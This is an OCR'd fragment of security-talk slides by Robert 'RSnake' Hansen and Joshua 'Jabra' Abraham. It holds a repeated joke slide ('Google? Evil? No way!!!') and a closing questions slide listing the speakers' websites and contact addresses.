
Google? Evil? No way!!!




Google? Evil? No way!!!



Google? Evil? No way!!!



Google? Evil? No way!!!



Questions/Comments?

- Robert "RSnake" Hansen
  - http://www.sectheory.com
  - http://ha.ckers.org – the lab
  - http://sla.ckers.org – the forum
  - h_aT_ckers_d0t_org
- Joshua "Jabra" Abraham
  - http://www.rapid7.com
  - http://blog.spl0it.org
  - http://www.spl0it.org/files/talks/defcon09/
    - Final version of Slides and Demos
  - Jabra_aT_spl0it_d0t_org